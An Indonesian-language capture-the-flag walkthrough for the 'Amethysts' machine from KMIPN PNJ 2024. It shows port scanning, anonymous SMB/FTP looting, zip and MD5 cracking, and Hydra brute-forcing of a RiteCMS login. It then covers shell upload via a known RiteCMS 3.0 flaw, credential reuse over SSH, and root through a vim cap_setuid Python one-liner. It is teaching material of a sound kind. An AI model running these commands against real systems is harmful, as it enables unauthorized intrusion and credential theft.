Amethysts

KMIPN PNJ 2024

Pembuat: MidnightRumble

Sistem Operasi: GNU/Linux

Kesulitan: Mudah/Easy

Sinopsis

Mesin ini menyediakan kumpulan informasi nama pengguna dari SMB Null Sessions. Beberapa berkas *backup* pada FTP Anonymous, dan HTTP Service dengan kerentanan file upload *leads to RCE*. Kemudian, memanfaatkan *capabilities* untuk melakukan *privilege escalation*.

Keahlian yang dibutuhkan

- Information Gathering
- Enumeration

Keahlian yang dipelajari

- Mengidentifikasikan Files
- Enumerasi Username
- Mengidentifikasikan & Cracking Hash
- Password Spraying
- Memanfaatkan Capabilities

Panduan

Pijakan Awal

Port Enumeration

Langkah awal adalah melakukan pengumpulan informasi dengan menggunakan alat `nmap`. Hasil pemindaian menunjukkan beberapa port yang terbuka, yang dapat dilihat pada gambar berikut.

```
# nmap 103.185.38.207 -Pn -p- -oN amethysts.nmap
```

```
Nmap scan report for 103.185.38.207
Host is up (0.012s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
81/tcp   open  hosts2-ns
1139/tcp open  cce3x
1445/tcp open  proxima-lm
```

Selanjutnya, cek *service* detail yang terdapat pada port-port tersebut.


```
# nmap 103.185.38.207 -Pn -p21,22,80,81,1139,1445 -sCV -oN
services_amethysts.nmap
```

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Apr 29 16:30 2024_04_backup
| drwxr-xr-x    2 ftp      ftp          4096 Jun 23 08:42 2024_05_backup
| drwxr-xr-x    2 ftp      ftp          4096 Jun 23 08:39 2024_06_backup
|_drwxr-xr-x    2 ftp      ftp          4096 Jul 01  2024 2024_07_backup
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:116.197.133.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  3072 75:2c:78:1e:21:50:c1:13:17:1a:02:b3:73:14:c3:67 (RSA)
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
81/tcp   open  http        nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
1139/tcp open  netbios-ssn Samba smbd 4.6.2
1445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

SMB Enumeration


Terdapat *service* SMB pada port 1445. Enumerasi lebih lanjut menggunakan `smbclient`.

```
# smbclient -N -L 103.185.38.207 -p 1445
```



Terdapat *shares* ***backup***. Coba list isi dari *shares* tersebut.


```
# smbclient -N \\\\103.185.38.207\\backup -p 1445
```



Terdapat “Backup.zip”, coba download dan cek isinya.

```
smb: \> get Backup.zip
getting file \Backup.zip of size 75669 as Backup.zip (1679.4
KiloBytes/sec) (average 1679.4 KiloBytes/sec)
smb: \>
```

Cek dengan `exiftool`, nampaknya ini hanya zip yang rusak dan tidak dapat digunakan.



RPC Enumeration

Enumerasi RPC dengan `rpcclient`.

```
# rpcclient -U "" -N 103.185.38.207 -p 1139
```


Enumerasi Users dengan enumdomusers.

Terdapat daftar user yang mungkin dapat berguna. Jadi, simpan informasi tersebut.

FTP Enumeration

Dari hasil Port Enumeration yang sebelumnya sudah dilakukan, terdapat port FTP dengan akun anonymous. Yang berarti, seseorang dapat mengakses *files* pada FTP tanpa perlu kredensial.

```
# ftp 103.185.38.207
```



Terdapat banyak direktori menarik, coba *download* semua untuk dianalisis lebih lanjut.

```
# wget -r ftp://anonymous@103.185.38.207
```

```
MidnightRumble ~/Amethysts/ftp
❯ wget -r ftp://anonymous@103.185.38.207
--2024-06-29 13:28:35--  ftp://anonymous@103.185.38.207/
           => '103.185.38.207/.listing'
Connecting to 103.185.38.207:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> PASV ... done.    ==> LIST ... done.

103.185.38.207/.listing                          [ <=>

2024-06-29 13:28:35 (73.5 MB/s) - '103.185.38.207/.listing' saved [407]

Removed '103.185.38.207/.listing'.
--2024-06-29 13:28:35--  ftp://anonymous@103.185.38.207/2024_04_backup/
           => '103.185.38.207/2024_04_backup/.listing'
==> CWD (1) /2024_04_backup ... done.
==> PASV ... done.    ==> LIST ... done.

103.185.38.207/2024_04_backup/.listing           [ <=>

2024-06-29 13:28:35 (47.1 MB/s) - '103.185.38.207/2024_04_backup/.listing' saved [408]

Removed '103.185.38.207/2024_04_backup/.listing'.
--2024-06-29 13:28:35--  ftp://anonymous@103.185.38.207/2024_04_backup/Database.zip
           => '103.185.38.207/2024_04_backup/Database.zip'
```

Kemudian ke direktori **2024_06_backup**, di sana terdapat **backup.zip**. Cek *archive* tersebut dengan `exiftool`.

```
MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
❯ exiftool backup.zip
ExifTool Version Number         : 12.76
File Name                       : backup.zip
Directory                       : .
File Size                       : 843 bytes
File Modification Date/Time     : 2024:06:23 08:29:00+07:00
File Access Date/Time           : 2024:06:29 13:28:36+07:00
File Inode Change Date/Time     : 2024:06:29 13:28:36+07:00
File Permissions                : -rw-rw-r--
File Type                       : ZIP
File Type Extension             : zip
MIME Type                       : application/zip
Zip Required Version            : 20
Zip Bit Flag                    : 0x0009
Zip Compression                 : Deflated
Zip Modify Date                 : 2024:06:23 15:28:44
Zip CRC                         : 0x641b2ab0
Zip Compressed Size             : 661
Zip Uncompressed Size           : 2225
Zip File Name                   : logs.txt
```

Coba ekstrak, namun zip tersebut diproteksi dengan password.


```
MidnightRumble ~/Amethysts/ftp/103.185.38.207/2024_06_backup
❯ unzip backup.zip
Archive:  backup.zip
[backup.zip] logs.txt password:
```

Crack backup.zip

Untuk memecahkan password pada zip, *tools* yang dapat digunakan adalah John The Ripper.


Gunakan `zip2john` untuk mendapatkan hash password yang akan di-*crack*. Kemudian gunakan john untuk memulai *cracking* dengan wordlist rockyou.txt.

```
# zip2john backup.zip > hash
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
```




Didapatkan passwordnya adalah **pinkgirl**.

Coba ekstrak zip kembali dengan password yang sudah didapatkan. Terdapat **logs.txt** yang berisi informasi yang cukup menarik yaitu parameter password berisi hash MD5.




Coba crack MD5 tersebut di crackstation.net.



Ditemukan list password yang mungkin akan berguna, jadi simpan informasi tersebut.

HTTP Port 81 Enumeration

Ketika port 81 dibuka, hanya terdapat halaman bawaan NGINX.




Coba cari tau file atau direktori apa saja yang ada di website ini dengan `gobuster`.

```
# gobuster dir -u http://103.185.38.207:81/ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory
-list-2.3-medium.txt -t 200 --no-error -o gobuster.txt
```

Ditemukan satu direktori, **prospective**.


```
===============================================================
[+] Url:                     http://103.185.38.207:81/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-l
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/prospective          (Status: 301) [Size: 178] [--> http://103.185.38.207:81/prospective/]
```

Coba akses direktori tersebut.



Dari **Title** nya, diketahui bahwa ini adalah RiteCMS 3.0. Berdasarkan hasil penelusuran di mesin pencarian, ditemukan source codenya https://github.com/handylulu/RiteCMS. Terdapat file **admin.php**.


Coba akses **admin.php**.



Karena dibutuhkan kredensial, mari kita coba *bruteforce* dengan *usernames* dan *passwords* yang sebelumnya sudah ditemukan.

Bruteforcing

Untuk *bruteforcing*, kita bisa menggunakan *Hydra*. Tapi sebelum itu, kita harus mengetahui POST Requestnya. Untuk mengetahui hal ini, kita bisa menggunakan Burp Suite.



Setelah mengetahui *body POST request*, selanjutnya dapat dieksekusi proses bruteforcenya menggunakan `hydra`.

```
# hydra -L usernames.txt  -P passwords.txt -s 81 103.185.38.207 http-post-form "/prospective/admin.php:username=^USER^&userpw=^PASS^:login_failed"
```

Ditemukan kredensial:

takumi:asda12


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-29 14:26:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:9/p:4), ~3 tries per task
[DATA] attacking http-post-form://103.185.38.207:81/prospective/admin.php:username=^USER^&userpw=^PASS^:login_failed
[81][http-post-form] host: 103.185.38.207   login: takumi   password: asda12
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-29 14:26:02
```

Selanjutnya, coba login ke website tersebut.


Upload Shell

Setelah berhasil login, karena ini adalah RiteCMS versi 3.0, terdapat kerentanan yang terdokumentasi: https://www.exploit-db.com/exploits/50616

Upload shell pada menu **Admin > File Manager**.



Shell berhasil diupload.



Credentials Leakage

Enumerasi mesin dengan shell yang sudah didapat. Ditemukan informasi kredensial pada path **/var/www/Amethyst_Dev_2024/.env**

```
#--------------------------------------------------------------------
# DATABASE
#--------------------------------------------------------------------

database.default.hostname = localhost
database.default.database = ci4
database.default.username = jossie
database.default.password = XvhMZqwe$2szW
database.default.DBDriver = MySQLi
# database.default.DBPrefix =
database.default.port = 3306
```

Pada informasi tersebut, terlihat bahwa ini adalah konfigurasi MySQL. Tapi, coba gunakan informasi tersebut untuk hal lain, misalnya login SSH. Karena, ada port SSH yang terbuka.

SSH Login

Coba login dengan kredensial jossie yang sudah ditemukan sebelumnya.

```
# hydra -L usernames.txt  -P passwords.txt -s 81
103.185.38.207 http-post-form
"/prospective/admin.php:username=^USER^&userpw=^PASS^:login_f
ailed"
```

```
MidnightRumble ~/Amethysts
❯ ssh jossie@103.185.38.207
The authenticity of host '103.185.38.207 (103.185.38.207)' can't be established.
RSA key fingerprint is SHA256:qPDfO/fkDXv7RkDD+lhcKKOCRMHHMebXljY/bmaZwTg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '103.185.38.207' (RSA) to the list of known hosts.
jossie@103.185.38.207's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.2.0 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jun 29 03:15:36 2024 from 116.197.133.110
jossie@node47159-amethyst:~$ whoami
jossie
jossie@node47159-amethyst:~$
```

Post Exploitation

User Flag

```
jossie@node47159-amethyst:~$ cat local.txt
FlagKMIPNVIPNJ{W3lc0m3_t0_Amethyst_Ch4ll3nGe_H0p3_y0U_Enj0y3d_iT}
```

Privilege Escalation

Cek *linux capabilities*.

```
# getcap -r / 2>/dev/null
```

```
jossie@node47159-amethyst:~$ getcap -r / 2>/dev/null
/home/jossie/.bin/vim cap_setuid=ep
/usr/bin/ping cap_net_raw=ep
/usr/bin/arping cap_net_raw=ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin=ep
jossie@node47159-amethyst:~$
```

Terdapat **cap_setuid=ep** pada **/home/jossie/.bin.vim** yang mana dapat dimanfaatkan untuk mendapatkan hak akses root.

Cek Binary Python

```
jossie@node47159-amethyst:~$ python3 --version
Python 3.10.12
```

Karena di dalam mesin juga terdapat python3, kita bisa eksekusi vim untuk menjalankan python3.

```
# ./vim -c ':python3 import os; os.setuid(0);
os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

```
# whoami
root
# cd /root
# ls
proof.txt
# cat proof.txt
Congratulations!

FlagKMIPNVIPNJ{y0U_h4V3_juST_p3Rf0rm3d_a_pR1v1l3G3_3sC4lAt10N}
#
```